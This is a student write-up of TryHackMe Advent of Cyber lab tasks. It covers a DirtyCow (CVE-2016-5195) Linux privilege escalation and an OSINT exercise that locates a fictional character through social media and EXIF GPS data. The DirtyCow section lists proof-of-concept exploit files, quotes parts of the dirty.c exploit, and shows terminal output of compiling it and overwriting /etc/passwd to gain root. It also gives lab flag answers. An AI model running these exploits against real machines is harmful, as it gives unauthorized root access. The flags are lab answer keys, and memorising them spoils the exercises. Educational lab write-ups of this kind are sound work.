


dirtycow.c	dirtycow --target --string --offset	Read-only write	/proc/self/mem
dirtycow.c	./dirtycow file content	Read-only write (Android)	/proc/self/mem
dirtycow.rb	use exploit/linux/local/dirtycow and run	SUID-based root	/proc/self/mem
0xdeadbeef.c	./0xdeadbeef	vDSO-based root	PTTRACE_POKEDATA
naughtyc0w.c	./c0w uid	SUID-based root	/proc/self/mem
c0w.c	./c0w	SUID-based root	PTTRACE_POKEDATA
dirty_pass[...].c	./dirty_passwd_adjust_cow	/etc/passwd based root	/proc/self/mem
mucow.c	./mucow destination < payload.exe	Read-only write (multi page)	PTTRACE_POKEDATA
cowpy.c	r2pm -i dirtycow	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	./main	SUID-based root	/proc/self/mem
dcow.cpp	./dcow	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	go run dirtyc0w.go -f=file -c=content	Read-only write	/proc/self/mem
dirty.c	./dirty	/etc/passwd based root	PTTRACE_POKEDATA

List of PoCs

- <https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c>
 - Allows user to write on files meant to be read only.
- <https://gist.github.com/verton/e9d4ff65d703a9084e85fa0df083c679>
 - Gives the user root by overwriting /usr/bin/passwd or a suid binary.
- <https://gist.github.com/scumjir/17d91f20f73157c722ba2ae702985d2>
 - Gives the user root by patching libc's getuid call and invoking su .
- <https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c>
 - Allows user to write on files meant to be read only.





```

// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/dlfcn.h>
#include <unistd.h>
#include <crypt.h>


const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;

```

Question 6: What "new" username was created, with the default operations of the real C source code?

Ans: firefart



```

1211101873@kali: ~
1211101873@kali: ~
1211101873@kali: ~
GNU nano 2.2.6
File: dirty.c

else {
    pthread_create(&pth,
                  NULL,
                  madviseThread,
                  &username);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth, NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n\n",
       user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
       backup_filename, filename);
return 0;
}

```

psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 |

firefart@christmas: ~

File Actions Edit View Help

1211101873@kali: ~ x 1211101873@kali: ~ x firefart@christmas: ~ x

```
$ nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ ./dirty.c
./dirty.c: Permission denied
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh cookies_and_milk.txt dirty dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:f1rbw0lRgkx7g:0:0:pwned:/root:/bin/bash

mmap: 7f7ba1db7000
madvise 0


ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password:
firefart@christmas:~/home/santa# ls
christmas.sh cookies_and_milk.txt dirty dirty.c
firefart@christmas:~/home/santa# cd /root
firefart@christmas:# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~#
```

Question 7: What is the MD5 hash output?

Ans: 8b16f00dd3b51efadb02c1df7f8427cc



```
pspuz1 kali - VMware Player (Non-commercial use only)
Player | || | 1 2 3 4 | 
firefart@christmas: ~
File Actions Edit View Help
1211101873@kali: ~ | 1211101873@kali: ~ | firefart@christmas: ~
$ su firefart
Password:
firefart@christmas:/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!
Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.
The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!
- Yours,
  John Hammond
  er, sorry, I mean, the Grinch
- THE GRINCH, SERIOUSLY
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
```

Question 8: What is the CVE for DirtyCow?

Ans: CVE-2016-5195

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

This `cookies_and_milk.txt` file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed

Completed

The Thought Process:

In order to deploy the machine and run the command nmap, we first follow the instructions provided in the tryhackme to run the command nmap <IP_ADDRESS>. From there, we can observe that the service and outdated protocol that were in use were **telnet**. We then used the command **telnet MACHINE_IP** to attempt a connection to the service. Because 23 is the standard port for telnet, we did not include the port from the nmap scan. The username and password for the Christmas login were given to us from there, and the credential that was left for us was the password itself, **clauschristmas**. Next, we attempted to access the Christmas login by typing "**ssh santa@MACHINE_IP**." We only use the term "santa" to identify ourselves as such and not the kali account. When signed in, we can find out the server's Linux distribution and version number by using the command "**cat /etc/*release**". From there, we learn that the server was running **Ubuntu 12.04** as its Linux distribution and version number. Next, we used the command "**ls**" to discover that there was a file with the name "**cookies and milk.txt**". We then attempted to check what was in the file, and found a message stating that the **Grinch** arrived first! The verbatim syntax for question 5 was then obtained by doing research on the DirtyCow URL that was mentioned in the notes. The system needs a file called "**dirty.c**" that we must add, which we added by using "**nano**". We copied the codes for link "**dirty.c**" from the link into the file. The verbatim syntax was then executed, followed by "**./dirty**," and a new password was entered for "**firefart**." Finally, we followed the steps to switch the user account to a new user account and control the server for the MD5 hash result. To do that, we run the commands "**su firefart**" and "**cd /root**" to take ownership of the server. We discovered that the Grinch had left us a message. The command "**tree | md5sum**" was used in accordance with Grinch's instructions to obtain the hash.


Day 14 : Where's Rudolph?

Tools used: Browser, Firefox

Solution:

Question 1: What URL will take me directly to Rudolph's Reddit comment history?

Search ***IGuidetheClass reddit*** at browser, then go to comment and copy URL
<https://www.reddit.com/user/IGuidetheClaus2020/comments/>



Question 2: According to Rudolph, where was he born?

According to Rudolph, he was born in CHICAGO



Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Answer : May

Rudolph the Red-Nosed Reindeer - Wikipedia

Rudolph the Red-Nosed Reindeer is a fictional reindeer created by Robert L. May. Rudolph is usually depicted as the ninth and youngest of Santa Claus's ...

Created by: [Robert L. May](#) Family: [Donner and Mrs. Donner \(parents i...](#)
First appearance: 1939 Nickname: [Rudolph in Rudolph the Red-No...](#)

[Publication history](#) · [In media](#) · [Homages in media](#)

Question 4: On what other social media platform might Rudolph have an account?

Answer: Twitter

IGuidetheClaus2020 commented on Loooool [l.redd.it/lzu70q...](#) r/Twitter - Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago Ouch. Some days I love Twitter. Some days, it's just...lol.
Reply Share ...

Question 5: What is Rudolph's username on that platform?

Answer: IGuideClaus2020

IGuidetheClaus2020
23 Tweets



Follow

IGuidetheClaus2020
@IGuideClaus2020
Seeking the truth. Really.
Business inquiries: rudolphthered@hotmail.com
North Pole Joined November 2020
5 Following 171 Followers

[Tweets](#) [Tweets & replies](#) [Media](#) [Likes](#)

IGuidetheClaus2020 Retweeted

Question 6: What appears to be Rudolph's favorite TV show right now?

Answer: bachelorette




Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer: Chicago

Question 8: Okay, you found the city, but where specifically was one of the photos taken?

Answer: 41.891815, -87.624277



The screenshot shows the exifdata.com website. The main content is a summary of the EXIF data for a file named "lights-festival-website.jpg". The image itself is a large reindeer balloon in a city at night. The EXIF data includes:

File Size	50 kB
File Type	JPEG
MIME Type	image/jpeg
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
X Resolution	72
Y Resolution	72
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)
YCbCr Positioning	Centered


Below the summary, there is a section for GPS Position:

GPS Position	41.891815 degrees N, 87.624277 degrees W
Resolution	650x510

The screenshot also shows the Windows taskbar at the bottom with various icons and the date/time (11:53 AM, 29/6/2022).

Question 9: Did you find a flag too?

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4




The screenshot shows the exif-viewer.com website. The main content is a detailed view of the EXIF data for the same file. The data includes:

create	2022-06-29T03:26:50+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	[FLAG]ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 46, 32, 58, 41
YCbCrPositioning	1
modify	2022-06-29T03:26:50+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	[FLAG]ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W

The screenshot also shows the Windows taskbar at the bottom with various icons and the date/time (11:54 AM, 29/6/2022).

Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer: 540



Thought process

This assignment was created to identify the typical important stages in an OSINT analysis. Finding the URL for Rudolph's previous Reddit comments was the first task. To locate the solution, we use <https://www.reddit.com/user/IGuidetheClaus2020/comments/>. We were questioned about where Rudolph was born in response to question two. Using the web, we learned Rudolph was born in **Chicago**. We utilised Google to look up Robert's last name, **May**, for the third query. Regarding the following query, it was suggested that Rudolph might have a profile on **Twitter**, another social media website. We discovered the information through reading Rudolph's Reddit remarks. Rudolph's Twitter account is **IGuideClaus2020**. We learned from Rudolph's Twitter account that his current favourite television show is **The Bachelorette**. Then, we found out that Rudolph took part in a parade that was located in **Chicago**. The specific location of one of the photos taken during the parade was at coordinates, **41.891815, -87.624277**. The final inquiry required us to determine the address of the hotel Rudolph was staying at, which is **540**.


Day 15 :There's Python in my stocking!

Tools used: Kali Linux, Firefox, Visual Studio Code

Solution:

